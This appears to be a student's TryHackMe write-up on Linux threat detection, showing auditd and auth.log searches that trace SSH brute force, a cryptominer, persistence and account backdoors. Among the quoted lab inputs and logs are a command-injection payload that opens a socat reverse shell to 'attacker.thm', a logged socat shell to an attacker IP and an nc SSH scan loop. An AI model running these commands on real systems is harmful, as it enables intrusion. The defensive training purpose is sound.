Failed password for root from 195.24.207.223 port 58518 ssh2
Accepted password for root from 45.9.148.125 port 55390 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
Failed password for root from 195.24.207.223 port 59648 ssh2
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=101.126.145.188
pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=195.24.207.223  user=root
```

- The results that we get back is a tremendous amount of failed attempts with minimal accepted, with the accepted passwords for specific users we can see the IP address of the person trying to connect to that account

Answer: 45.9.148.125

Which command did the attacker use to list the last logged-in users?

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep -Po 'comm=\K\S+' | sort | uniq -c
```

- To identify the command that the attacker used, I'll use the ausearch to go through the audit.log, I'll then filter with grep to find non whitespace words after “comm” , adding sorts we'll rearrange the commands alphabetically and adding unique will counts each occurrences of the command

```
      1 free
     18 grep
      1 groups
      1 gzip
      5 id
      1 ip
      1 kernupd
      4 landscape-sysin
      1 last
      1 lesspipe
      1 locale-check
      1 lscpu
      1 mesg
      1 mkdir
```

- in doing so we get a less overwhelming list of different commands that was ran by the attacker, reading through the list we can see last was run, last is a list of the most recent users who logged into the system

Answer: last

Which three EDR processes did the attacker look for with "egrep"?
Answer Format: Separated by a comma, in alphabetical order.

```
ubuntu@thm-vm:~/scenario$ sudo ausearch -i -if audit.log | grep egrep | grep EXECVE
type=EXECVE msg=audit(09/11/25 21:13:33.576:2094) : argc=4 a0=/bin/sh a1=/usr/bin/egrep a2=overlayroot|/media/root-ro|/media/root-rw a3=/
proc/mounts
type=EXECVE msg=audit(09/11/25 21:13:37.725:2129) : argc=4 a0=/bin/sh a1=/usr/bin/egrep a2=--color=auto a3=falcon|sentinel|ds_agent
type=EXECVE msg=audit(09/11/25 21:14:28.526:2217) : argc=4 a0=/bin/sh a1=/usr/bin/egrep a2=overlayroot|/media/root-ro|/media/root-rw a3=/
proc/mounts
```

- Identifying the process which use egrep we'll quires us too filter the log by using “grep egrep” then adding a filter for “EXECVE”, We filtered it down to three logs, analyzing the second logs showcases the three EDR the attackers were searching for

Answer: ds_agent,falcon,sentinel

Dota3: Miner Setup

1. Payload Delivery

- **Transfer Method:** Attackers use **SCP** to upload tools (e.g., dota3.tar.gz) directly to the victim.
- **Staging Area:** Files are typically unpacked into hidden subdirectories within **/tmp**.
- **Obfuscation:** Directory names are intentionally misleading, mimicking legitimate system software to evade casual manual inspection by IT staff.

2. Execution (The "Nohup" Technique)

Attackers launch two specific binaries designed to run persistently in the background:

- **tsm:** A specialized scanner that hunts for other vulnerable SSH services on the internal network.
- **initall:** A customized version of **XMRig** that hijacks CPU resources for mining.
- **Mechanism:** Commands are prefixed with **nohup**, ensuring the malware continues to run even after the attacker terminates the SSH session.

Detection Indicators

Effective detection relies on monitoring file integrity, process behavior, and network anomalies.

Detection Source	Specific Indicator of Compromise (IoC)
Auditd Logs	Execution of nohup, creation of hidden folders in /tmp, or filenames matching known samples like dota3.tar.gz.
Network Traffic	High-volume internal port scanning targeting SSH ports across private IP ranges (e.g., 192.168.x.x).
EDR Alerts	Behavioral or signature-based detection of **XMRig** miners, which are high-fidelity alerts in most security tools.

What is the name of the malicious archive that was transferred via SCP?

```
sudo ausearch -i -if audit.log | grep PROCTITLE | grep -E "tar || 7z || unzip"
```

- I chose to run this command to filter out lines of code containing proctitle which I then filtered out words referring to archiving such as tar, 7z, unzip

```
: proctitle=/usr/sbin/sshd -D -R
: proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
: proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
: proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
: proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
: proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
: proctitle=/usr/sbin/sshd -D -R
```

- The filter reveals the archive file and The command that was used to extract the file and changing the extracted location to the temp/.apt directory

Answer: kernupd.tar.gz

What was the full command line of the cryptominer launch?

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep "/tmp/.apt"
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/11/25 21:14:55.515:2254) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=EXECVE msg=audit(09/11/25 21:14:55.515:2254) : argc=5 a0=tar a1=xzf a2=kernupd.tar.gz a3=-C a4=/tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.517:2255) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.518:2256) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.518:2257) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.518:2258) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:16:03.850:2331) : proctitle=chmod +x /tmp/.apt/kernupd/kernupd
type=EXECVE msg=audit(09/11/25 21:16:03.850:2331) : argc=3 a0=chmod a1=+x a2=/tmp/.apt/kernupd/kernupd
type=PROCTITLE msg=audit(09/11/25 21:16:08.666:2337) : proctitle=nohup /tmp/.apt/kernupd/kernupd
type=EXECVE msg=audit(09/11/25 21:16:08.666:2337) : argc=2 a0=nohup a1=/tmp/.apt/kernupd/kernupd
type=PROCTITLE msg=audit(09/11/25 21:16:08.668:2338) : proctitle=nohup /tmp/.apt/kernupd/kernupd
type=EXECVE msg=audit(09/11/25 21:16:08.668:2338) : argc=1 a0=/tmp/.apt/kernupd/kernupd
type=SYSCALL msg=audit(09/11/25 21:16:08.668:2338) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x7ffe3b636655
id=root uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts1 ses=39 comm=kernupd
L=execve AUID="root" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
```

- And the last question we found the the command used to unzip the archive file as well as the location it was sent to using that I decide to filter out the logs with that specific location

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep "/tmp/.apt" | grep proctitle
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/11/25 21:14:55.515:2254) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.517:2255) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.518:2256) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.518:2257) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:14:55.518:2258) : proctitle=tar xzf kernupd.tar.gz -C /tmp/.apt
type=PROCTITLE msg=audit(09/11/25 21:16:03.850:2331) : proctitle=chmod +x /tmp/.apt/kernupd/kernupd
type=PROCTITLE msg=audit(09/11/25 21:16:08.666:2337) : proctitle=nohup /tmp/.apt/kernupd/kernupd
type=PROCTITLE msg=audit(09/11/25 21:16:08.668:2338) : proctitle=nohup /tmp/.apt/kernupd/kernupd
ubuntu@thm-vm:~/scenario$
```

- I then specified the logs even further by adding proctitle to see commands

Answer: nohup /tmp/.apt/kernupd/kernupd

Which IP address range did the attacker scan for an exposed SSH?

Answer Example: 10.0.0.1-10.0.0.126.

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep "nohup"| grep PROCTITLE
```

```
proctitle=nohup bash -c for ip in 10.10.12.{1..10}; do nc -zvw1 $ip 22 2>&1
proctitle=nohup bash -c for ip in 10.10.12.{1..10}; do nc -zvw1 $ip 22 2>&1
proctitle=nohup bash -c for ip in 10.10.12.{1..10}; do nc -zvw1 $ip 22 2>&1
proctitle=nohup bash -c for ip in 10.10.12.{1..10}; do nc -zvw1 $ip 22 2>&1
proctitle=nohup bash -c for ip in 10.10.12.{1..10}; do nc -zvw1 $ip 22 2>&1
proctitle=nohup /tmp/.apt/kernupd/kernupd
proctitle=nohup /tmp/.apt/kernupd/kernupd
```

- Again we're going to use filtering with grep looking for the use of the command nohup, Showing us all instances of this command being used

Answer: 10.10.12.1-10.10.12.10

Conclusion

The Attack Flow


1. **Mass Scanning:** Identifying open SSH ports and brute-forcing weak passwords (e.g., root).
2. **Rapid Discovery:** Using built-in Linux tools (lscpu, free, top) to profile the system hardware.
3. **Hostile Persistence:** Securing the "asset" by changing passwords and replacing SSH keys to lock out both the owner and rival hackers.
4. **Impact:** Deploying payloads like **XMRig cryptominers** or **DDoS botnet** agents using nohup for background persistence.

Technical Detection Strategy

The most effective defense is a combination of log analysis and contextual investigation.

- **Native Tool Monitoring:** Since attackers use legitimate commands (ls, cat, wget), detection must focus on **who** is running them and **why**.
- **Auditd & SIEM:** Essential for capturing process creation events and identifying "out-of-character" behavior (e.g., a web server running whoami).
- **Process Tree Analysis:** This is the most critical skill for an analyst. It allows you to trace a suspicious command back to its parent process to determine if it originated from a legitimate service or an unauthorized shell.

Concept	Strategy
Primary Goal	Profit via Cryptomining, Botnets, or Proxies.
Key Weakness	Reliance on common weak passwords and "noisy" discovery scripts.
Best Defense	Strong credential hygiene and robust auditd monitoring.



Linux Threat Detection 3

Reverse Shells

1. Attack Convenience vs. Limitations

Initial access (via exploits or web vulnerabilities) is often "messy" compared to a clean SSH login. Attackers frequently encounter:

- **Lack of Interactivity:** No Tab-autocomplete, Ctrl+C (killing the session), or terminal colors.
- **Stability Issues:** Command timeouts, rate limiting, and broken output.
- **Connectivity:** Restrictive firewall rules or network delays.


2. Reverse Shells: The "Upgrade"

To bypass these limitations, attackers force the victim machine to initiate a connection back to the attacker's machine. This provides a more stable and functional terminal environment.

Common Reverse Shell Methods (Linux)

Tool	Mechanism
Bash	Redirects a bash shell into a network socket (e.g., /dev/tcp/).
Socat	Creates a bidirectional stream; offers better terminal features (PTY) than basic bash.
Python	Uses the pty module to spawn a robust shell via a script.


Run 127.0.0.1 && whoami in the TryPingMe web app.
What output do you see after the ping results?



- This looks like input field that runs the ping command with the IP address we give it. Essentially we are pinging our loop back address and adding The Who am I command at the end

Answer: svctrypingme

Now try spawning a reverse shell to the imaginary "attacker.thm" address.
Run 127.0.0.1 && socat TCP:attacker.thm:1337 EXEC:sh in the web app.
What is the flag returned in the TryPingMe response?



- This command bypass the web app by pinging localhost and then using the socat utility to establish a reverse shell, connecting the victim's terminal to a remote attacker at attacker.thm on port 1337.

Answer: THM{revshells_practitioner!}

Now look at the exported auditd logs at /home/ubuntu/scenario.
Which IP spawned a similar reverse shell via the TryPingMe app?

```
ausearch -i -if audit.log | grep -iE "socat||bash||python"
```

- Useing grep to identify instances of socat, bash, or python, or specifically target execution strings like execve sh, bash, or pty to uncover active shells.

```
---
ype=PROCTITLE msg=audit(09/23/25 14:52:23.564:2127) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,pty,stderr,setsid,sigint,sar
ype=CWD msg=audit(09/23/25 14:52:23.564:2127) : cwd=/opt/trypingme
ype=SYSCALL msg=audit(09/23/25 14:52:23.564:2127) : arch=x86_64 syscall=execve success=no exit=ENOENT(No such file or directory)
 items=1 ppid=2545 pid=2546 auid=unset uid=svctrypingme gid=svctrypingme euid=svctrypingme suid=svctrypingme fsuid=svctrypingme e
one) ses=unset comm=socat exe=/usr/bin/socat1 subj=unconfined key=exec
---
ype=PROCTITLE msg=audit(09/23/25 14:52:23.564:2128) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,pty,stderr,setsid,sigint,sar
ype=CWD msg=audit(09/23/25 14:52:23.564:2128) : cwd=/opt/trypingme
ype=SYSCALL msg=audit(09/23/25 14:52:23.564:2128) : arch=x86_64 syscall=execve success=no exit=ENOENT(No such file or directory)
 items=1 ppid=2545 pid=2546 auid=unset uid=svctrypingme gid=svctrypingme euid=svctrypingme suid=svctrypingme fsuid=svctrypingme e
one) ses=unset comm=socat exe=/usr/bin/socat1 subj=unconfined key=exec
---
ype=PROCTITLE msg=audit(09/23/25 14:52:23.565:2129) : proctitle=socat TCP:10.14.105.255:1337 EXEC:sh,pty,stderr,setsid,sigint,sar
ype=CWD msg=audit(09/23/25 14:52:23.565:2129) : cwd=/opt/trypingme
ype=SYSCALL msg=audit(09/23/25 14:52:23.565:2129) : arch=x86_64 syscall=execve success=no exit=ENOENT(No such file or directory)
 items=1 ppid=2545 pid=2546 auid=unset uid=svctrypingme gid=svctrypingme euid=svctrypingme suid=svctrypingme fsuid=svctrypingme e
one) ses=unset comm=socat exe=/usr/bin/socat1 subj=unconfined key=exec
```

Privilege Escalation

Privilege Escalation is the process by which attackers transition from a restricted, low-level user (often gained via web exploits) to a more powerful account, such as "root." Because low-privilege users are often confined to specific directories or blocked from running files, attackers exploit system weaknesses to gain full control.

Common Escalation Pathways:

- **Kernel Exploits:** Identifying outdated operating systems (e.g., Ubuntu 16.04) to run exploits like PwnKit.
- **Misconfigurations:** Finding binaries with the **SUID flag** (like env) that allow commands to run with owner privileges.
- **Exposed Credentials:** Locating unprotected sensitive files, such as SSH backup keys, to log in as a superuser.

Detection Strategy:

Monitoring for elevation is complex due to the sheer volume of possible vulnerabilities. Instead of tracking every exploit, defenders should monitor for **behavioral anomalies** during the discovery and exfiltration phases. Success can be confirmed by auditing "effective user" changes; if a process starts as a service user and suddenly switches to root, an escalation has likely occurred.

Quick Reference Table

Phase	Indicator
Discovery	Use of commands like uname -a or find for SUID bits.
Escalation	Sudden execution of exploit scripts or abuse of env/bash -p.
Confirmation	A mismatch between the initial user and the current effective user.

Which command line was used to look for the "pass" keyword in files?

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep pass
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:53:00.821:2134) : proctitle=find . -name *pass*
type=EXECVE msg=audit(09/23/25 14:53:00.821:2134) : argc=4 a0=find a1=. a2=-name a3=*pass*
type=PROCTITLE msg=audit(09/23/25 14:53:10.724:2136) : proctitle=grep -iR pass .
type=EXECVE msg=audit(09/23/25 14:53:10.724:2136) : argc=4 a0=grep a1=-iR a2=pass a3=.
ubuntu@thm-vm:~/scenario$ ^C
```

- Starting with a search for the word pass we can see a command run with grep using a recursive flag scanning for the word pass in the set directory seems suspicious

Answer: grep -iR pass .

Which command line was used to escalate privileges to root?

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep -i proctitle | grep -iE "root"
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:53:49.262:2138) : proctitle=su root
```

- From the proctitle we can see the attacker using a command to escalate there privilege to root

Answer: su root

Looking at the detected .env file, what was the root password?

```
ubuntu@thm-vm:~/scenario$ ausearch -i -if audit.log | grep -i env
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
type=PROCTITLE msg=audit(09/23/25 14:53:44.238:2137) : proctitle=cat .env.local
type=EXECVE msg=audit(09/23/25 14:53:44.238:2137) : argc=2 a0=cat a1=.env.local
type=PROCTITLE msg=audit(09/23/25 14:53:54.383:2150) : proctitle=/usr/lib/system
type=EXECVE msg=audit(09/23/25 14:53:54.383:2150) : argc=1 a0=/usr/lib/systemd/u
type=SYSCALL msg=audit(09/23/25 14:53:54.383:2150) : arch=x86_64 syscall=execve
pid=2560 auid=root uid=root gid=root euid=root suid=root fsuid=root egid=root sg
0-systemd-environment-d-generator subj=unconfined key=exec
```

- The question is asking to look into the .env file, adding it to the search I can see the Command used to cat the file

```
ubuntu@thm-vm:~/scenario$ find / -name .env.local 2> /dev/null
/opt/trypingme/.env.local
```

- To find the location of .env.local we will run a “find” command

```
ubuntu@thm-vm:/opt/trypingme$ cat .env.local
# Run the app from this user
# USER=root
# PASSWORD=nGql1pQkGa

# UPD: The file is no longer used, commented it for now
```

- Navigating to the correct directory we can then cat the same file and we're prompted with the password

Answer: nGql1pQkGa

Startup Persistence

While some attackers rely on the long uptime of Linux servers, those seeking long-term access implement backdoors to survive system reboots. The most frequent methods involve abusing built-in scheduling and service management tools.

1. Cron Job Persistence

Cron jobs function similarly to Windows Scheduled Tasks, making them the most common persistence vector.

- **User-Level Persistence:** Attackers (like **APT29**) may add @reboot commands to user-specific cron files (e.g., /var/spool/cron/<user>) to execute malware immediately upon startup.
- **System-Level Persistence:** Groups like **Rocke** use system-wide directories (e.g., /etc/cron.d/) to run scripts at frequent intervals (e.g., every 10 minutes). This ensures that even if malware files are deleted, they are automatically re-downloaded and restored.

2. Systemd Service Persistence

Modern Linux distributions use **systemd** to manage critical services. Attackers with root privileges can create malicious .service files to blend in with legitimate system processes.

- **Example:** The **Sandworm** group created a service named "cloud-online." By using a deceptive description and placing the file in /lib/systemd/system/, the malware (GOGETTER) appeared to be a standard background system task.

3. Detection Strategies

To identify these persistence mechanisms, security teams should focus on file integrity and process monitoring.

File Monitoring

Use tools like **auditd** to track changes in the following directories:

- **Cron Paths:** /etc/crontab, /etc/cron.d/, and /var/spool/cron/.
- **Systemd Paths:** /lib/systemd/system/ and /etc/systemd/system/.

Process Tracking

Monitor for suspicious activity involving system management commands:

- **Manual Edits:** Use of editors like nano or vi on configuration files in the paths above.
- **Management Tools:** Unusual executions of crontab -e or systemctl enable/start for unrecognized services.

What flag did you get after running the malware persisting as a service?

```
root@thm-vm:/home/ubuntu/scenario$ ausearch -i -f /etc/systemd |grep proctitle
type=PROCTITLE msg=audit(09/23/25 17:06:42.860:834)  proctitle=nano /etc/systemd/system/tux.service
type=PROCTITLE msg=audit(09/23/25 17:06:54.825:835)  proctitle=nano /etc/systemd/system/tux.service
type=PROCTITLE msg=audit(09/23/25 17:07:11.421:836)  proctitle=nano /etc/systemd/system/tux.service
type=PROCTITLE msg=audit(02/06/26 16:12:33.677:215) : proctitle=wget -O /etc/systemd/system/badr.service https://tryhackme-badr-deplo
yment-production-us-east-1.s3.us-east-1.amazonaws.com/badr.
```

```
root@thm-vm:/home/ubuntu/scenario$ cat /etc/systemd/system/tux.service
[Unit]
Description=Tux Helper Library
Wants=network-online.target
After=network-online.target

[Service]
ExecStart=/var/lib/misc/tux

[Install]
WantedBy=multi-user.target
```

```
ubuntu@thm-vm:~$ cat /var/lib/misc/tux | grep -a THM
,  g->atomicstatus=unexpected g status_cgo_setenv missingbad runtime·mstartm not found in allmstopm holding lockssemaRoot rotateLeftb
ad notifyList sizeruntime: preempt g0runtime: pcdata is bad file descriptortoo many open filesdirectory not emptydevice not a streamd
isk quota exceededfile already existsfile does not existfile already closedgotestjsonbuildtextmultipartmaxheadersTHM{hidden_penguin!}
3725290298461914062 5floating point errorGC sweep terminationResetDebugLog (test)chan send (nil chan)flushing proc cachechan send (sy
nctest)SIGALRM: alarm clockSIGTERM: termination__vdso_clock_gettimeclose of nil channelinconsistent lockedmnotetsleep not on g0bad sy
stem page size to unallocated span/gc/scan/stack:bytes/gc/scan/total:bytes/gc/heap/frees:bytes/gc/gomemlimit:bytesp mcache not flushe
d markroot jobs done
```

- By auditing access to service files with ausearch, the nano command is seen modifying tux.service. Looking into the ExecStart path and a targeted grep for "THM" successfully retrieved the hidden flag

Answer: THM{hidden_penguin!}

What flag did you get after running the malware persisting as a cron job?

```
ubuntu@thm-vm:~/scenario$ ausearch -i -x crontab
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
----
type=PROCTITLE msg=audit(09/23/25 17:07:38.770:837) : proctitle=crontab -e
type=PATH msg=audit(09/23/25 17:07:38.770:837) : item=1 name=crontabs/tmp.P5H675 inode=564223 dev=10
=crontab rdev=00:00 nametype=CREATE cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(09/23/25 17:07:38.770:837) : item=0 name=crontabs/ inode=517077 dev=103:01 mode=
ntab rdev=00:00 nametype=PARENT cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(09/23/25 17:07:38.770:837) : cwd=/var/spool/cron
type=SYSCALL msg=audit(09/23/25 17:07:38.770:837) : arch=x86_64 syscall=openat success=yes exit=5 a0
RDWR|O_CREAT|O_EXCL a3=0x180 items=2 ppid=1265 pid=1311 auid=ubuntu uid=root gid=root euid=root suid
d=crontab fsgid=crontab tty=pts1 ses=8 comm=crontab exe=/usr/bin/crontab subj=unconfined key=cron
```

```
root@thm-vm:/var/spool/cron/crontabs$ cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.mF13kx/crontab installed on Tue Sep 23 17:07:38 2025)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#

@reboot /usr/sbin/phoenix
```

```
root@thm-vm:/$ /usr/sbin/phoenix
==========================================
Good job finding me! Where did I persist
Example: /folder/cronfile
==========================================
Your answer: /var/spool/cron/crontabs/root
THM{ressurect_on_reboot!}
==========================================
Press Enter to exit...
```

- Checking ausearch logs for cronjobs led us to a reboot task running /usr/sbin/phoenix. Just run that binary against the root crontab path to grab your flag

Answer: THM{ressurect_on_reboot!}

Account Persistence

1. Account-Based Persistence

Attackers often aim to maintain access without leaving malware behind by abusing legitimate authentication methods.

New User Accounts

If SSH is accessible, an attacker may create a new user and escalate their privileges (e.g., adding them to the sudo group).

- **Detection:** Monitor /var/log/auth.log for commands like useradd or usermod.
- **Analysis:** Use auditd (specifically ausearch) to trace the parent process ID (PPID) and reconstruct how the account was created.

SSH Key Backdoors

Attackers can append their own public key to a user's ~/.ssh/authorized_keys file, allowing them to log in without a password.

- **The Challenge:** Malicious keys are difficult to distinguish from legitimate ones by sight alone.
- **Detection:** Monitor the authorized_keys file for changes using auditd.
- **Pro-Tip:** Standard process monitoring often fails here because shell built-ins (like echo) may appear in logs simply as bash, masking the actual command used to inject the key.

2. Application-Level Persistence

Persistence can also exist entirely within the application layer (e.g., a WordPress site).

- **Mechanism:** An attacker with admin credentials might install a **web shell** (like WSO). This allows them to execute commands via the web interface.
- **The Risk:** Since this activity happens within the application, it often bypasses system-level logging like auditd or auth.log.
- **Indicator:** If malware or unauthorized access persists after system-level cleaning, a public-facing application is likely the entry point.

Summary Table: Detection Methods

Technique	Primary Log Source	Key Indicators
New User	/var/log/auth.log	useradd, usermod, group changes
SSH Backdoor	auditd	Changes to ~/.ssh/authorized_keys
App Backdoor	Web Server Logs	Suspicious POST requests to unusual PHP/ASP files

Which user was created and added to the sudo group?

```
root@thm-vm:/var/log$ cat auth.log | grep -i "group"
2025-09-23T17:08:57.066900+00:00 thm-vm useradd[1323]: new group: name=koichi, GID=1002
2025-09-23T17:09:46.339328+00:00 thm-vm usermod[1331]: add 'koichi' to group 'sudo'
2025-09-23T17:09:46.339656+00:00 thm-vm usermod[1331]: add 'koichi' to shadow group 'sudo'
```

- to identify the newly added user we're going to have to go through the /var/log/auth.log . By simply adding a grep filter for the word user we can see an event to add a specific user to the sudo group

Answer: koichi

Which file was changed to allow SSH key persistence?

```
root@thm-vm:/var/log$ ausearch -i -if audit/audit.log | grep -i "ssh"
type=PATH msg=audit(09/23/25 17:08:26.870:838) : item=0 name=/root/.ssh/authorized_keys inc
ot ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_fro
type=SYSCALL msg=audit(09/23/25 17:08:26.870:838) : arch=x86_64 syscall=openat success=yes
WRONLY|O_CREAT|O_APPEND a3=0x1b6 items=1 ppid=1264 pid=1265 auid=ubuntu uid=root gid=root e
id=root fsgid=root tty=pts1 ses=8 comm=bash exe=/usr/bin/bash subj=unconfined key=ssh
type=PROCTITLE msg=audit(09/23/25 17:10:15.834:846) : proctitle=sshd: root [priv]
type=SYSCALL msg=audit(09/23/25 17:10:15.834:846) : arch=x86_64 syscall=write success=yes e
x0 items=0 ppid=894 pid=1348 auid=root uid=root gid=root euid=root suid=root fsuid=root egi
=11 comm=sshd exe=/usr/sbin/sshd subj=unconfined key=(null)
type=USER_LOGIN msg=audit(09/23/25 17:10:16.807:854) : pid=1419 uid=root auid=root ses=11 s
usr/sbin/sshd hostname=10.14.105.255 addr=10.14.105.255 terminal=/dev/pts/0 res=success'
type=CRED_REFR msg=audit(09/23/25 17:10:16.808:855) : pid=1419 uid=root auid=root ses=11 su
```

- Using ausearch on audit/audit.log We can filter for SSH, The first occurrence Shows the location of the altered authorized keys file

Answer: /root/.ssh/authorized_keys

Targeted Attacks and Recap

Targeted vs. Automated Attacks

While common "Hack and Forget" attacks (like cryptominers) are automated and indiscriminate, **targeted attacks** are tailored to specific organizations or governments. These sophisticated campaigns often involve manual lateral movement and privilege escalation.

Linux as a Strategic Entry Point

Even in Windows-heavy environments, Linux servers often act as the "gatekeepers" of the network (firewalls, mail servers, and web hosts).

- **The Bridge:** A single compromised Linux server can provide a foothold into the internal corporate network.
- **The Pivot:** Attackers use these public-facing servers to bypass perimeter defenses and move laterally into more sensitive areas.

Critical Threats: Espionage and Ransomware

1. State-Sponsored Espionage

Linux systems frequently house mission-critical data, making them prime targets for Advanced Persistent Threats (APTs).

- **Case Study:** The **Kimsuky APT** group has been known to deploy backdoors on Linux targets specifically using **systemd service persistence** to maintain long-term, stealthy access.

2. The Rise of Linux Ransomware

Ransomware operators are increasingly targeting **Hypervisors** (the physical Linux servers that host multiple Virtual Machines).

- **The "Multiplier" Effect:** If an attacker encrypts a single Linux hypervisor, they effectively disable every Windows VM running on that hardware.
- **Impact:** This approach allows attackers to paralyze an entire company's infrastructure by compromising just a few physical machines.

Summary of Linux Threat Detection

By mastering the detection of persistence (Cron, Systemd), account manipulation, and log analysis, you can map attacker behavior directly to the **MITRE ATT&CK matrix**. Protecting Linux is not just about securing a standalone server; it is about securing the backbone of modern enterprise infrastructure.

Does Linux ransomware exist and impact organizations worldwide? (Yea/Nay)

Answer: Yea

Should you learn Linux threats even if working with Windows? (Yea/Nay)

Answer: Yea

Conclusion

Why Linux Monitoring is Non-Negotiable

Historically, many SOC teams focused exclusively on Windows, creating a **dangerous blind spot**. Because Linux servers are the backbone of modern infrastructure (hosting hypervisors, web servers, and firewalls), they are high-value targets for:

- **Escaping Constraints:** Attackers use public-facing Linux services to bypass network perimeters.
- **Long-Term Strategic Access:** Unlike automated bots, APT groups use "hands-on-keyboard" techniques to stay hidden for months or years.

Detecting the Complete Attack Chain

Effective detection isn't just about spotting a single bad command; it's about correlating events across the **Cyber Kill Chain** or **MITRE ATT&CK** matrix using a SIEM.

1. Initial Access & Execution

- **Detection:** Watch for unauthorized SSH logins or suspicious processes spawned by web servers (e.g., www-data spawning bash).
- **SIEM Goal:** Correlate an exploit (web log) with immediate shell activity.

2. Persistence (The "Anchor" Phase)

- **Detection:** Monitor file integrity for crontab, systemd units, and ~/.ssh/authorized_keys.
